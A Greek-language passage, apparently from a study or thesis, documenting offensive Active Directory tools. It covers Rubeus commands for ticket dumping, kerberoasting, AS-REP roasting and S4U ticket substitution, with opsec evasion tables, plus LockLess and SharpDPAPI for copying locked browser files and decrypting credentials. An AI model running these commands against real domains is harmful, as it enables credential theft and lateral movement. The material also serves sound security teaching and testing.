Ας σημειωθεί ότι εάν εκτελείται από ένα περιβάλλον χωρίς δικαιώματα, τα κλειδιά περιόδου σύνδεσης για TGT δεν επιστρέφονται (από προεπιλογή) από τα συσχετισμένα API, επομένως μόνο τα εισιτήρια υπηρεσιών που εξάγονται θα μπορούν να χρησιμοποιηθούν. Ως μέτρο μερική επίλυσης, χρησιμοποιούμε την εντολή tgtdeleg.

Εξαγωγή εισιτηρίων υπηρεσίας του τρέχοντος χρήστη:

C:\Rubeus>Rubeus.exe dump

Εξαγωγή εισιτηρίων από μια συγκεκριμένη συνεδρία (με αυξημένα δικαιώματα):

C:\Rubeus>Rubeus.exe dump /luid:0x47869cc

Εξαγωγή όλων των TGT από ένα σύστημα (με αυξημένα δικαιώματα):

C:\Rubeus>Rubeus.exe dump /service:krbtgt

- tgtdeleg

Το tgtdeleg χρησιμοποιεί την τεχνική Kekeo tgt::deleg, που κάνει καταχράται το Kerberos GSS-API, για να ανακτήσει ένα χρησιμοποιήσιμο TGT για τον τρέχοντα χρήστη χωρίς να χρειάζεται διαχειριστικά δικαιώματα στον υπολογιστή. Το AcquireCredentialsHandle() χρησιμοποιείται για να πάρει μια λαβή για τα διαπιστευτήρια ασφαλείας του τρέχοντος

χρήστη Kerberos και το InitializeSecurityContext() με τη σημαία ISC_REQ_DELEGATE και ένα στόχο SPN του HOST/DC.domain.com για την προετοιμασία μιας ψεύτικης ανάθεσης που θα σταλεί στο DC. Αυτό έχει ως αποτέλεσμα ένα AP-REQ στην έξοδο GSS-API που περιέχει ένα KRB_CRED στο έλεγχο αυθεντικοποίησης. Το κλειδί συνεδρίας εισιτηρίου υπηρεσίας εξάγεται από την τοπική κρυφή μνήμη Kerberos και χρησιμοποιείται για την αποκρυπτογράφηση του KRB_CRED στον έλεγχο ταυτότητας, με αποτέλεσμα ένα TGT .kirbi που μπορεί να χρησιμοποιηθεί.

Εάν η αυτόματη εξαγωγή στόχου / τομέα αποτυγχάνει, ένα γνωστό SPN μιας υπηρεσίας που έχει ρυθμιστεί με μη περιορισμένη ανάθεση μπορεί να καθοριστεί με / target: SPN.

Εντολή: C:\Rubeus>Rubeus.exe tgtdeleg

- monitor

Η ενέργεια monitor θα εξαγάγει περιοδικά όλα τα TGT κάθε X δευτερόλεπτα με το όρισμα /monitorinterval:X (προεπιλογή 60) και θα εμφανίσει τυχόν πρόσφατα καταγεγραμμένα TGT. Ο χρήστης μπορεί να καθοριστεί με το /targetuser:USER επιστρέφοντας δεδομένα εισιτηρίων για τον εν λόγω χρήστη. Αυτή η συνάρτηση είναι ιδιαίτερα χρήσιμη σε διακομιστές με ενεργοποιημένη ανάθεση χωρίς περιορισμούς.

Όταν ο χρήστης /targetuser:USER (ή εάν δεν προσδιορίζεται, οποιοσδήποτε χρήστης) δημιουργεί ένα νέο συμβάν 4624 σύνδεσης, εξάγονται δεδομένα TGT KRB-CRED ως έξοδος.

Η σημαία /nowrap θα αποτρέψει την αναδίπλωση του base64 κλειδιού στην οθόνη, ενώ εάν επιθυμούμε η εντολή monitor να λειτουργεί για ένα συγκεκριμένο χρονικό διάστημα, χρησιμοποιούμε το /runfor:SECONDS.

Επιπλέον, εάν θέλουμε να αποθηκεύσουμε την έξοδο στο μητρώο, ορίζουμε τη σημαία /registry και προσδιορίζουμε μια διαδρομή κάτω από το HKLM για δημιουργία (π.χ., /registry:SOFTWARE\MONITOR). Στη συνέχεια, μπορούμε να καταργήσουμε αυτήν την καταχώρηση αφού ολοκληρώσουμε την εκτέλεση του Rubeus από το Get-Item HKLM:\SOFTWARE\MONITOR\|Remove-Item -Recurse -Force.

Εντολή: c:\Rubeus>Rubeus.exe monitor /targetuser:DC$ /interval:10

(Ας σημειωθεί ότι πρέπει να εκτελεστεί με διαχειριστικά δικαιώματα).

- harvest

Η ενέργεια harvest επεκτείνει τη monito. Εξάγει περιοδικά όλα τα TGT κάθε X δευτερόλεπτα με το όρισμα /monitorinterval:X (προεπιλογή 60) και ειδικά όλα τα νέα TGT KRB-CREDαρχεία, ενώ κρατά μια cache όλων των εξαχθέντων TGT. Για κάθε χρονικό διάστημα, οποιοδήποτε TGT πρόκειται να λήξει πριν το επόμενο κύκλο, ανανεώνεται αυτόματα (μέχρι το όριο ανανέωσης). Για κάθε X δευτερόλεπτα, /displayinterval:X (προεπιλογή 1200) εμφανίζεται η τρέχουσα cache με τα χρησιμοποιήσιμα / έγκυρα TGT KRB-CRED .kirbi αρχεία ως έξοδο υπό τη μορφή base64 blobs.

Αυτό επιτρέπει τη συγκομιδή χρησιμοποιήσιμων TGT από ένα σύστημα, χωρίς να ανοίγουμε λαβή ανάγνωσης στο LSASS, παρόλο που απαιτούνται διαχειριστικά δικαιώματα για να εξαχθούν τα εισιτήρια..

Η σημαία /nowrap θα αποτρέψει την αναδίπλωση του base64 κλειδιού στην οθόνη, ενώ εάν επιθυμούμε η εντολή harvest να λειτουργεί για ένα συγκεκριμένο χρονικό διάστημα, χρησιμοποιούμε το /runfor:SECONDS.

Επιπλέον, εάν θέλουμε να αποθηκεύσουμε την έξοδο στο μητρώο, ορίζουμε τη σημαία /registry και προσδιορίζουμε μια διαδρομή κάτω από το HKLM για δημιουργία (π.χ.,

/registry:SOFTWARE\MONITOR). Στη συνέχεια, μπορούμε να καταργήσουμε αυτήν την καταχώρηση αφού ολοκληρώσουμε την εκτέλεση του Rubeus από το Get-Item HKLM:\SOFTWARE\MONITOR\|Remove-Item -Recurse -Force.

Εντολή: c:\Rubeus>Rubeus.exe harvest /interval:30

(Ας σημειωθεί ότι πρέπει να εκτελεστεί με διαχειριστικά δικαιώματα).

Roasting (“Καβούρδισμα»):

Οι εντολές roasting ορίζονται ως εξής:

Εντολή	Περιγραφή
kerberoast	Εκτέλεση Kerberoasting σε όλους (ή καθορισμένους) χρήστες
asreproast	Εκτέλεση AS-REP roasting σε όλους (ή καθορισμένους) χρήστες

- kerberoast

Η ενέργεια kerberoast αντικαθιστά τη λειτουργικότητα του έργου SharpRoast. Όπως το SharpRoast, αυτή η ενέργεια χρησιμοποιεί τη μέθοδο KerberosRequestorSecurityToken.GetRequestMethod() που προέρχεται από το PowerView προκειμένου να ζητήσει το κατάλληλο εισιτήριο υπηρεσίας (για προεπιλεγμένη συμπεριφορά, παρατίθεται ο πίνακας opsec παρακάτω για περισσότερες λεπτομέρειες). Σε αντίθεση με το SharpRoast, αυτή η ενέργεια εκτελεί τώρα ανάλυση ASN.1 των δομών αποτελεσμάτων με τον σωστό τρόπο.

Χωρίς άλλα ορίσματα, όλοι οι λογαριασμοί χρηστών με SPN που έχουν οριστεί στον τρέχοντα τομέα είναι Kerberoasted, ζητώντας τον υψηλότερο υποστηριζόμενο τύπο κρυπτογράφησής τους (δείτε τον πίνακα opsec). Το όρισμα /spn:X ασχολείται μόνο το καθορισμένο SPN, το όρισμα /user:X μόνο τον καθορισμένο χρήστη και το όρισμα /ou:X μόνο χρήστες στην συγκεκριμένη OU (οργανωτική μονάδα). Τα ορίσματα /domain και /dc είναι προαιρετικά, επιλέγοντας τις προεπιλογές του συστήματος όπως κάνουν άλλες ενέργειες.

Η σημαία /stats θα εμφανίσει στατιστικά στοιχεία για τους χρήστες που βρέθηκαν που μπορούν να υποβληθούν σε kerberoast, συμπεριλαμβανομένης μιας ανάλυσης των υποστηριζόμενων τύπων κρυπτογράφησης και των ετών που ορίστηκαν τελευταία κωδικοί πρόσβασης χρηστών. Αυτή η σημαία μπορεί να συνδυαστεί με άλλες επιλογές στόχευσης.

Το όρισμα /outfile:FILE εξάγει roasted hashes στο καθορισμένο αρχείο, ένα ανά γραμμή.

Εάν έχει οριστεί η σημαία /simple, θα εξάγονται roast hashes στην κονσόλα, ένα ανά γραμμή.

Εάν έχει οριστεί η σημαία /nowrap, τα αποτελέσματα του Kerberoast δεν θα είναι αναδιπλώνονται σε γραμμή.

Εάν παρέχεται TGT με το όρισμα /ticket:X (κωδικοποίηση base64 ενός αρχείου .kirbi ή τη διαδρομή προς ένα αρχείο .kirbi στο δίσκο), τότε χρησιμοποιείται για να ζητήσει τα εισιτήρια υπηρεσίας κατά το roast. Εάν το /ticket:X χρησιμοποιείται με /spn:Y ή /spns:Y (όπου το /spns: μπορεί να είναι ένα αρχείο που περιέχει κάθε SPN σε μια νέα γραμμή ή μια λίστα διαχωρισμένη με κόμμα), τότε δεν πραγματοποιείται αναζήτηση LDAP για

χρήστες, αλλά μπορεί να γίνεται από ένα σύστημα εκτός τομέα σε συνδυασμό με το /dc:Z.

Εάν παρέχεται η σημαία /tgtdeleg, το tgtdeleg που χρησιμοποιήθηκε για να πάρει ένα χρησιμοποιήσιμο TGT για τον τρέχοντα χρήστη, στη συνέχεια χρησιμοποιείται για τα αιτήματα roast. Εάν χρησιμοποιείται αυτή η σημαία, οι λογαριασμοί με ενεργοποιημένο το AES σε msDS-SupportedEncryptionTypes θα έχουν ζητήσει εισιτήρια RC4.

Εάν παρέχεται η σημαία /aes, απαριθμούνται λογαριασμοί με κρυπτογράφηση AES σε msDS-SupportedEncryptionTypes και ζητούνται εισιτήρια υπηρεσίας AES.

Εάν παρέχεται το όρισμα /ldapfilter:X, το παρεχόμενο φίλτρο LDAP θα προστεθεί στο τελικό ερώτημα LDAP που χρησιμοποιείται για την εύρεση χρηστών που είναι στόχοι Kerberoast.

Εάν έχει οριστεί η σημαία /rc4opsec, χρησιμοποιείται το tgtdeleg και οι λογαριασμοί χωρίς ενεργοποιημένο AES απαριθμούνται και γίνονται roast.

Εάν θέλουμε να χρησιμοποιήσουμε εναλλακτικά διαπιστευτήρια τομέα για Kerberoasting (και αναζητώντας χρήστες στο Kerberoast), μπορούμε να τα καθορίσουμε με το /creduser:DOMAIN.FQDN\USER / credpassword:PASSWORD.

Εάν παρέχεται το όρισμα /pwdsetafter:MM-dd-yyyy, μόνο οι λογαριασμοί των οποίων ο κωδικός πρόσβασης άλλαξε τελευταία μετά τη δοθείσα ημερομηνία, θα απαριθμηθούν και θα γίνουν roast.

Εάν παρέχεται το όρισμα /pwdsetbefore:MM-dd-yyyy, μόνο οι λογαριασμοί των οποίων ο κωδικός πρόσβασης άλλαξε πριν από τη δοθείσα ημερομηνία θα απαριθμηθούν και θα γίνουν roast.

Εάν έχει δοθεί το όρισμα /resultlimit:NUMBER, ο αριθμός των λογαριασμών που θα απαριθμηθούν και θα γίνουν roast περιορίζονται στον αριθμό που δώσαμε.

Εάν έχει δοθεί το όρισμα /delay:MILLISECONDS, αυτός ο αριθμός χιλιοστών του δευτερολέπτου βρίσκεται σε παύση μεταξύ των αιτημάτων TGS. Η σημαία /jitter:1-100 μπορεί να συνδυαστεί για ένα ποσοστό jitter.

Εάν χρησιμοποιείται η σημαία /enterprise, το spn θεωρείται ότι είναι αρχή της επιχείρησης (δηλ. user@domain.com). Αυτή η επισήμανση λειτουργεί μόνο όταν πραγματοποιείται kerberoasting με TGT.

Εάν χρησιμοποιείται η σημαία /autoenterprise και εάν το roasting ένα SPN αποτύχει (λόγω μη έγκυρου ή διπλού SPN), το Rubeus θα ξαναπροσπαθήσει αυτόματα χρησιμοποιώντας την αρχή της επιχείρησης. Αυτό είναι χρήσιμο μόνο όταν το /spn ή /spns δεν παρέχεται, καθώς το Rubeus πρέπει να γνωρίζει το samaccountname των λογαριασμών - στόχων, το οποίο λαμβάνει κατά την ερώτηση LDAP για τις πληροφορίες λογαριασμού.

Πίνακας OpSec Kerberoasting:

Ο πίνακας συγκρίνει η συμπεριφορά διαφόρων flags υπό το πρίσμα της λειτουργικής ασφάλειας:

Ορίσματα	Περιγραφή
Κανένα	Χρήση μεθόδου roasting KerberosRequestorSecurityToken, με την υψηλότερη

	υποστηριζόμενη κρυπτογράφηση
/tgtdeleg	Χρήση της tgtdeleg για εκτέλεση αιτημάτων TGS-REQ λογαριασμών με δυνατότητα RC4 και roast όλων των λογαριασμών με καθορισμένο RC4
/ticket:X	Χρήση του παρεχόμενου TGT blob / αρχείου για αιτήματα TGS-REQ και roast για όλους τους λογαριασμούς με το καθορισμένο RC4
/rc4opsec	Χρήση του tgtdeleg, απαρίθμηση λογαριασμών χωρίς ενεργοποιημένο AES, και roast για όλους τους λογαριασμούς με το καθορισμένο RC4
/aes	Απαρίθμηση λογαριασμών με ενεργοποιημένο το AES, χρήση της μεθόδου roast KerberosRequestorSecurityToken με την υψηλότερη υποστηριζόμενη κρυπτογράφηση
/aes /tgtdeleg	Χρήση του tgtdeleg, απαρίθμηση λογαριασμών με ενεργοποιημένο το AES και roast των λογαριασμών με το AES καθορισμένο
/pwdsetafter:X	Χρήση της παρεχόμενης ημερομηνίας κι απαρίθμηση λογαριασμών με κωδικό πρόσβασης που άλλαξε τελευταία μετά την ημερομηνία αυτή
/pwdsetbefore:X	Χρήση της παρεχόμενης ημερομηνίας κι απαρίθμηση λογαριασμών με κωδικό πρόσβασης που άλλαξε τελευταία πριν την ημερομηνία αυτή
/resultlimit:X	Χρήση καθορισμένου αριθμού για να περιοριστούν οι λογαριασμοί που θα γίνουν roast

Παραδείγματα:

Εφαρμογή Kerberoasting σε όλους τους χρήστες στον τρέχοντα τομέα χρησιμοποιώντας την προεπιλεγμένη μέθοδο KerberosRequestorSecurityToken.GetRequest:

C:\Rubeus>Rubeus.exe kerberoast

Εφαρμογή Kerberoasting σε όλους τους χρήστες σε μια συγκεκριμένη οργανωτική μονάδα, σώζοντας τα hashes σε ένα αρχείο εξόδου:

C:\Rubeus>Rubeus.exe kerberoast /ou:OU=TestingOU,DC=testlab,DC=local /outfile:C:\Temp\hashes.txt

Εκτέλεση Kerberoasting χρησιμοποιώντας το tgtdeleg για να αποκτήσουμε ένα χρήσιμο TGT, ζητώντας εισιτήρια μόνο για λογαριασμούς των οποίων ο κωδικός πρόσβασης τέθηκε τελευταία φορά μεταξύ 01-31-2005 και 03-29-2010, επιστρέφοντας έως και 3 εισιτήρια υπηρεσιών:

C:\Rubeus>Rubeus.exe kerberoast /tgtdeleg /pwdsetafter:01-31-2005 /pwdsetbefore:03-29-2010 /resultlimit:3

Παράθεση στατιστικών στοιχείων σχετικά με τους λογαριασμούς Kerberoastable που βρέθηκαν χωρίς να στείλουμε πραγματικά αιτήματα εισιτηρίων:

C:\Rubeus>Rubeus.exe kerberoast /stats

Εκτέλεση Kerberoasting για έναν συγκεκριμένο χρήστη, με απλοποιημένη έξοδο hash:

C:\Rubeus>Rubeus.exe kerberoast /user:harmj0y /simple

Εκτέλεση Kerberoasting σε όλους τους χρήστες σε έναν ξένο τομέα εμπιστοσύνης, χωρίς αναδίπλωση των αποτελεσμάτων:

C:\Rubeus>Rubeus.exe kerberoast /domain:dev.testlab.local /nowrap

Εκτέλεση Kerberoasting με τη χρήση υπάρχοντος TGT:

C:\Rubeus>Rubeus.exe kerberoast /ticket:doIFujCCBbagAwIBBaEDAgEWoo...(snip)... /spn:"asdf/asdfasdf" /dc:primary.testlab.local

Εκτέλεση "Opsec" Kerberoasting, χρησιμοποιώντας το tgtdeleg, φιλτράροντας λογαριασμούς με δυνατότητα AES:

C:\Rubeus>Rubeus.exe kerberoast /rc4opsec

- asreproast

Η ενέργεια asreproast αντικαθιστά το έργο ASREPRoast που εκτέλεσε παρόμοιες ενέργειες με τη (μεγαλύτερου μεγέθους) βιβλιοθήκη BouncyCastle. Εάν ένας χρήστης τομέα δεν έχει ενεργοποιήσει τον έλεγχο ταυτότητας Kerberos, ένα AS-REP μπορεί να ζητηθεί με επιτυχία για τον χρήστη και ένα στοιχείο της δομής μπορεί να “σπάσει” εκτός σύνδεσης μέσω του kerberoasting.

Όπως και με την εντολή kerberoast, εάν δεν παρέχονται άλλα επιχειρήματα, όλοι οι λογαριασμοί χρηστών που δεν απαιτούν το Kerberos preauth δεν είναι αναγκαίοι. Το όρισμα /user:X κάνει roast μόνο τον καθορισμένο χρήστη και το όρισμα /ou:X μόνο χρήστες στην συγκεκριμένη OU (οργανωτική μονάδα). Τα ορίσματα /domain και /dc είναι προαιρετικά, επιλέγοντας τις προεπιλογές του συστήματος όπως κάνουν άλλες ενέργειες.

Το όρισμα /outfile:FILE εξάγει roasted hashes στο καθορισμένο αρχείο, ένα ανά γραμμή.

Εάν θέλουμε να χρησιμοποιήσουμε εναλλακτικά διαπιστευτήρια τομέα για Kerberoasting, μπορούμε να τα καθορίσουμε με το /creduser:DOMAIN.FQDN\USER /credpassword:PASSWORD

Η έξοδος με το /format:X έχει ως προεπιλογή το John the Ripper (έκδοση Jumbo). Το /format:hashcat είναι επίσης μια επιλογή για τη νέα λειτουργία hashcat 18200.

Εκτέλεση roasting AS-REP όλων των χρηστών στον τρέχοντα τομέα:

C:\Rubeus>Rubeus.exe asreproast

Εφαρμογή AS-REP roasting σε όλους τους χρήστες σε μια συγκεκριμένη οργανωτική μονάδα, σώζοντας τα hashes σε ένα αρχείο εξόδου σε μορφή Hashcat:

C:\Rubeus>Rubeus.exe asreproast
/ou:OU=TestOU3,OU=TestOU2,OU=TestOU1,DC=testlab,DC=local /format:hashcat
/outfile:C:\Temp\hashes.txt

Εκτέλεση roasting AS-REP ενός συγκεκριμένου χρήστη:

C:\Rubeus>Rubeus.exe asreproast /user:TestOU3user

Εκτέλεση AS-REP roasting σε όλους τους χρήστες σε έναν ξένο τομέα εμπιστοσύνης:

C:\Rubeus>Rubeus.exe asreproast /domain:dev.testlab.local

Εκτέλεση AS-REP roasting σε όλους τους χρήστες σε έναν ξένο τομέα εμπιστοσύνης με διαφορετικά διαπιστευτήρια:

C:\Rubeus>Rubeus.exe asreproast /domain:external.local
/creduser:"EXTERNAL.local\administrator" /credpassword:"Password123!"

Διάφορες εντολές:

Οι διάφορες εντολές ορίζονται ως εξής:

Εντολή	Περιγραφή
createnetonly	Δημιουργία μιας διαδικασίας σύνδεσης τύπου 9
changepw	Εκτέλεση επαναφοράς κωδικού πρόσβασης Aorato Kerberos
hash	Κατακερματισμός (hashing) ενός κωδικού πρόσβασης απλού κειμένου στα κλειδιά κρυπτογράφησης Kerberos
tgssub	Αντικατάσταση με εναλλακτικά ονόματα υπηρεσιών σε εισιτήριο υπηρεσίας
currentluid	Εμφάνιση του LUID του τρέχοντος χρήστη

- createonly

Η ενέργεια createnetonly θα χρησιμοποιήσει το API CreateProcessWithLogonW() για να δημιουργήσει μια νέα κρυφή διαδικασία (εκτός εάν έχει καθοριστεί το /show) με SECURITY_LOGON_TYPE 9 (NewCredentials), το ισοδύναμο των 'runas /netonly'. Επιστρέφεται το αναγνωριστικό διαδικασίας και το LUID (αναγνωριστικό περιόδου σύνδεσης). Αυτή η διαδικασία μπορεί στη συνέχεια να χρησιμοποιηθεί για την εφαρμογή συγκεκριμένων εισιτηρίων Kerberos με την παράμετρο ptt /luid: 0xA.., υποθέτοντας αυξημένα διαχειριστικά δικαιώματα. Αυτό αποτρέπει τη διαγραφή υπαρχόντων TGT για την τρέχουσα περίοδο σύνδεσης.

Δημιουργία μιας κρυφής διαδικασίας upnpcont.exe:

C:\Rubeus>Rubeus.exe createnetonly /program:"C:\Windows\System32\upnpcont.exe"

Δημιουργία μιας ορατής κονσόλας γραμμής εντολών:

C:\Rubeus>Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe" /show

- changepw

Η ενέργεια changepw θα πάρει το blob TGT .kirbi ενός χρήστη και θα εκτελέσει μια αλλαγή κωδικού πρόσβασης MS kpasswd με την καθορισμένη τιμή /new:PASSWORD. Εάν δεν έχει καθοριστεί ένας domain controller με το όρισμα /dc, ο τρέχων ελεγκτής τομέα του υπολογιστή εξάγεται και χρησιμοποιείται ως προορισμός για την κίνηση επαναφοράς κωδικού πρόσβασης. Αυτή είναι η επαναφορά κωδικού πρόσβασης Aorato Kerberos που αποκαλύφθηκε το 2014 και ισοδυναμεί με τη λειτουργία misc::changepw του Kekeo.

Μπορούμε να ανακτήσουμε ένα TGT blob χρησιμοποιώντας την εντολή asktgt.

C:\Rubeus>Rubeus.exe changepw /ticket:doIFFjCCBRKgA...(snip)...== /new:Password123!

- hash

Η ενέργεια hash θα λάβει έναν κωδικό πρόσβασης /password:X και προαιρετικά ένα χρήστη /user:USER ή / και έναν τομέα με το /domain:DOMAIN. Θα δημιουργήσει την αναπαράσταση του κωδικού πρόσβασης rc4_hmac (NTLM) χρησιμοποιώντας την προσέγγιση kerberos:hash (KERB_ECRYPT HashPassword). Εάν καθοριστούν ονόματα χρηστών και τομέων, δημιουργούνται οι φόρμες κατακερματισμού aes128_cts_hmac_sha1, aes256_cts_hmac_sha1 και des_cbc_md5. Τα ονόματα χρήστη και τομέα χρησιμοποιούνται ως salts για τις εφαρμογές AES και DES.

Υπολογισμός του rc4_hmac ενός κωδικού πρόσβασης:

C:\Rubeus>Rubeus.exe hash /password:Password123!

Υπολογισμός όλων των hash formats:

C:\Rubeus>Rubeus.exe hash /password:Password123! /user:harmj0y /domain:testlab.local

- tgssub

Η ενέργεια tgssub θα λάβει μια προδιαγραφή εισιτηρίου εξυπηρέτησης base64 blob / αρχείο και θα αντικαταστήσει ένα εναλλακτικό όνομα υπηρεσίας στο εισιτήριο. Αυτό είναι χρήσιμο για κατάχρηση S4U και άλλα σενάρια.

Απαιτείται η σημαία /altservice:X και μπορεί είτε να είναι ένα αυτόνομο sname (ldap, cifs κ.λπ.) ή πλήρες κύριο όνομα υπηρεσίας (cifs/computer.domain.com). Το τελευταίο είναι χρήσιμο σε ορισμένα σενάρια κατάχρησης του S4U2self με περιορισμένη ανάθεση βάσει πόρων.

Η σημαία /ptt θα "περάσει το εισιτήριο" και θα εφαρμόσει τα διαπιστευτήρια Kerberos που προκύπτουν στην τρέχουσα περίοδο σύνδεσης. Η σημαία /luid:0xA.. θα εφαρμόσει το εισιτήριο στο καθορισμένο αναγνωριστικό περιόδου σύνδεσης (απαιτούνται διαχειριστικά δικαιώματα) αντί για την τρέχουσα περίοδο σύνδεσης.

Η εκτέλεση της διαδικασίας S4U2self / S4U2proxy προβαίνει σε κατάχρηση παραδοσιακής περιορισμένης εξουσιοδότησης και αντικατάσταση του sname στο τελικό εισιτήριο Αυτό συμβαίνει ώστε να μην χρειάζεται να εκτελέσουμε τη διαδικασία S4U για δεύτερη φορά:

Εντολές:

C:\Rubeus>Rubeus.exe s4u /user:patsy /rc4:2B576ACBE6BCFDA7294D6BD18041B8FE /msdsspn:ldap/PRIMARY.testlab.local /impersonateuser:harmj0y /ptt

C:\Rubeus>dir \\primary.testlab.local\C$ // Η πρόσβαση απαγορεύεται

C:\Rubeus>Rubeus.exe tgssub /ticket:doIGPjCCBjqgAwIBBaEDAgEWoo...(snip)... /altservice:cifs /ptt

C:\Rubeus>dir \\primary.testlab.local\C$ // Η πρόσβαση επιτρέπεται!

C:\Rubeus>Rubeus.exe klist

Εκτέλεση του S4U2 σε ένα μηχάνημα χρησιμοποιώντας το hash του λογαριασμού του τερματικού, αντικαθιστώντας τα ονόματα υπηρεσιών που θέλουμε να κάνουμε κατάχρηση μετά:

C:\Rubeus>Rubeus.exe s4u /user:primary$ /rc4:46b910dbe4514bd144b44cb554c256db /impersonateuser:harmj0y

C:\Rubeus>Rubeus.exe describe /ticket:doIFgDCCBXygAwIBBaEDAgEWoo...(snip)...

C:\Rubeus>dir \\primary.testlab.local\C$ // Η πρόσβαση απαγορεύεται

C:\Rubeus>Rubeus.exe purge

C:\Rubeus>Rubeus.exe tgssub /ticket:doIFgDCCBXygAwIBBaEDAgEWoo...(snip)... /altservice:cifs/primary.testlab.local /ptt

C:\Rubeus>dir \\primary.testlab.local\C$ // Η πρόσβαση επιτρέπεται!

- currentluid

Η ενέργεια currentluid θα εμφανίσει το αναγνωριστικό σύνδεσης του τρέχοντος χρήστη (LUID).

Εντολή: C:\Rubeus>Rubeus.exe currentluid

4.4. Lockless

Το LockLess είναι ένα εργαλείο C# που επιτρέπει την απαρίθμηση των «λαβών» (handles) ανοιχτών αρχείων και την αντιγραφή κλειδωμένων αρχείων. Πηγή προέλευσης είναι το powershell script “Get-Handles.ps1” και αντλεί κώδικα και από το Stackoverflow επίσης. Τα handles απαριθμούνται με τη μέθοδο NtQuerySystemInformation: SystemHandleInformation.

Για την αντιγραφή ενός κλειδωμένου αρχείου, ο κώδικας:

Ανοίγει τη διαδικασία που έχει κλειδώσει το αρχείο με δικαιώματα DuplicateHandle.

Χρησιμοποιεί την DuplicateHandle(), για να αντιγράψει τη συγκεκριμένη λαβή αρχείου που σχετίζεται με το αρχείο που επιθυμούμε να αντιγράψουμε.

Χρησιμοποιεί τη μέθοδο CreateFileMapping() για να δημιουργήσει μια αντιστοίχιση της διπλής λαβής αρχείων.

Χρησιμοποιεί τη MapViewOfFile(), για να αντιστοιχίσει ολόκληρο το αρχείο στη μνήμη.

Χρησιμοποιεί τη WriteFile() για να γράψει τα αντιστοιχισμένα περιεχόμενα στο προσωρινό αρχείο που έχει καθοριστεί.

Το LockLess είναι διαθέσιμο βάσει της άδειας BSD 3-Clause του λογισμικού ανοιχτού κώδικα.

Παράδειγμα εκτέλεσης:

Κλήση του εκτελέσιμου LockLess.exe:
$> C:\Temp\LockLess.exe

LockLess.exe <file.ext | all> [/process:NAME1,NAME2,...] [/copy | /copy:C:\Temp\file.ext]

Εύρεση διαδικασίας που έχει ένα handle στο κλειδωμένο αρχείο "WebCacheV01.dat":

$> C:\Temp>LockLess.exe WebCacheV01.dat

[*] Searching processes for an open handle to "WebCacheV01.dat"
[+] Process "taskhostw" (5332) has a file handle (ID 880) to "C:\Users\harmj0y\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat"

Αντιγραφή του κλειδωμένου αρχείου "WebCacheV01.dat" σε ένα προσωρινό αρχείο:

C:\Temp>LockLess.exe WebCacheV01.dat /copy

[*] Searching processes for an open handle to "WebCacheV01.dat"
[+] Process "taskhostw" (5332) has a file handle (ID 880) to "C:\Users\harmj0y\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat"
[*] Copying to: C:\Users\harmj0y\AppData\Local\Temp\tmp18BE.tmp
[*] Copied 23068672 bytes from "C:\Users\harmj0y\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat" to "C:\Users\harmj0y\AppData\Local\Temp\tmp18BE.tmp"

Αντιγραφή του αρχείου "WebCacheV01.dat" κλειδωμένο από το "taskhostw" σε μια συγκεκριμένη τοποθεσία:

C:\Temp>LockLess.exe WebCacheV01.dat /process:taskhostw /copy:C:\Temp\out.tmp

[*] Searching processes for an open handle to "WebCacheV01.dat"
[+] Process "taskhostw" (9668) has a file handle (ID 892) to "C:\Users\harmj0y\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat"
[*] Copying to: C:\Temp\out.tmp
[*] Copied 23068672 bytes from "C:\Users\harmj0y\AppData\Local\Microsoft\Windows\WebCache\WebCacheV01.dat" to "C:\Temp\out.tmp"

Απαρίθμηση όλων των ανοιχτών λαβών, με έξοδο σε CSV:

C:\Temp>LockLess.exe all

ProcessName,ProcessID,FileHandleID,FileName

Code,4740,64,C:\Users\harmj0y\AppData\Local\Programs\Microsoft VS Code

...(snip)...

4.5. SharpDPAPI

Το SharpDPAPI είναι μια μεταφορά σε C # ορισμένων λειτουργιών DPAPI από το έργο Mimikatz, που είδαμε στην προηγούμενη ενότητα κατά την ανάλυση των εργαλείων LOLBAS. Συνεπώς η λογική λειτουργίας του προγράμματος βασίζεται εξ' ολοκλήρου στην λογική δομή του Mimikatz με προσαρμογές που επιτρέπουν την καλύτερη κατανόηση της διαδικασίας, ώστε να ταιριάζει στη ροή εργασίας.

Το παράγωγο έργο SharpChrome που απαντάται σε αυτή την έκδοση, είναι μια προσαρμογή της εργασίας από ένα αυτόνομο έργο με το ίδιο όνομα, συγκεκριμένα το αρχικό SharpChrome. Ωστόσο, αυτή η έκδοση του SharpChrome που υλοποιείται στο SharpDPAPI χρησιμοποιεί μια διαφορετική έκδοση της βιβλιοθήκης C# SQL που υποστηρίζει άνοιγμα χωρίς κλειδί. Το SharpChrome έχει δημιουργηθεί ως ξεχωριστό έργο στο SharpDPAPI λόγω του μεγέθους της χρησιμοποιούμενης βιβλιοθήκης SQLite. Τόσο το Chrome όσο και τα νεότερα προγράμματα περιήγησης Edge με βάση το Chromium μπορούν να δοκιμαστούν με το SharpChrome. Το SharpChrome χρησιμοποιεί επίσης μια ελαχιστοποιημένη έκδοση του κωδικού BCrypt P / Invoke, που κυκλοφόρησε υπό την άδεια MIT.

Το Windows Data Protection API (DPAPI) παρέχει ένα απλοποιημένο σύνολο κρυπτογραφικών λειτουργιών που διαχειρίζεται εύκολα και γρήγορα την εξαγωγή / αποθήκευση κλειδιών, ενώ αφαιρεί την ανάγκη να συμπεριληφθούν επιπλέον βιβλιοθήκες για τη χρήση αυτής της λειτουργικότητας. Το DPAPI χρησιμοποιεί είτε τα τρέχοντα διαπιστευτήρια σύνδεσης του χρήστη, είτε τον τυχαιοποιημένο κωδικό πρόσβασης του λογαριασμού του μηχανήματος (ανάλογα με το "εύρος" που μεταβιβάζεται στις λειτουργίες) για να προστατεύσει, μέσω PKCS # 5 και Triple-DES, ένα παραγόμενο MasterKey. Ένα κλειδί περιόδου λειτουργίας δημιουργείται από το MasterKey, ενώ προαιρετικά υπάρχουν πρόσθετη εντροπία και μερικά τυχαία bits - αυτό είναι που πραγματικά χρησιμοποιείται για την προστασία των blobs δεδομένων, που παρέχονται σε λειτουργίες DPAPI. Το DPAPI φαίνεται να είναι αρκετά ισχυρό και χρησιμοποιείται από προγράμματα όπως ο Chrome για την ασφαλή αποθήκευση αποθηκευμένων συνδέσεων ιστότοπων στο δίσκο. Ο @ harmj0y είναι ο κύριος συγγραφέας αυτού του λιμένα.

Το SharpDPAPI είναι διαθέσιμο βάσει της άδειας BSD 3-Clause του λογισμικού ανοιχτού κώδικα.

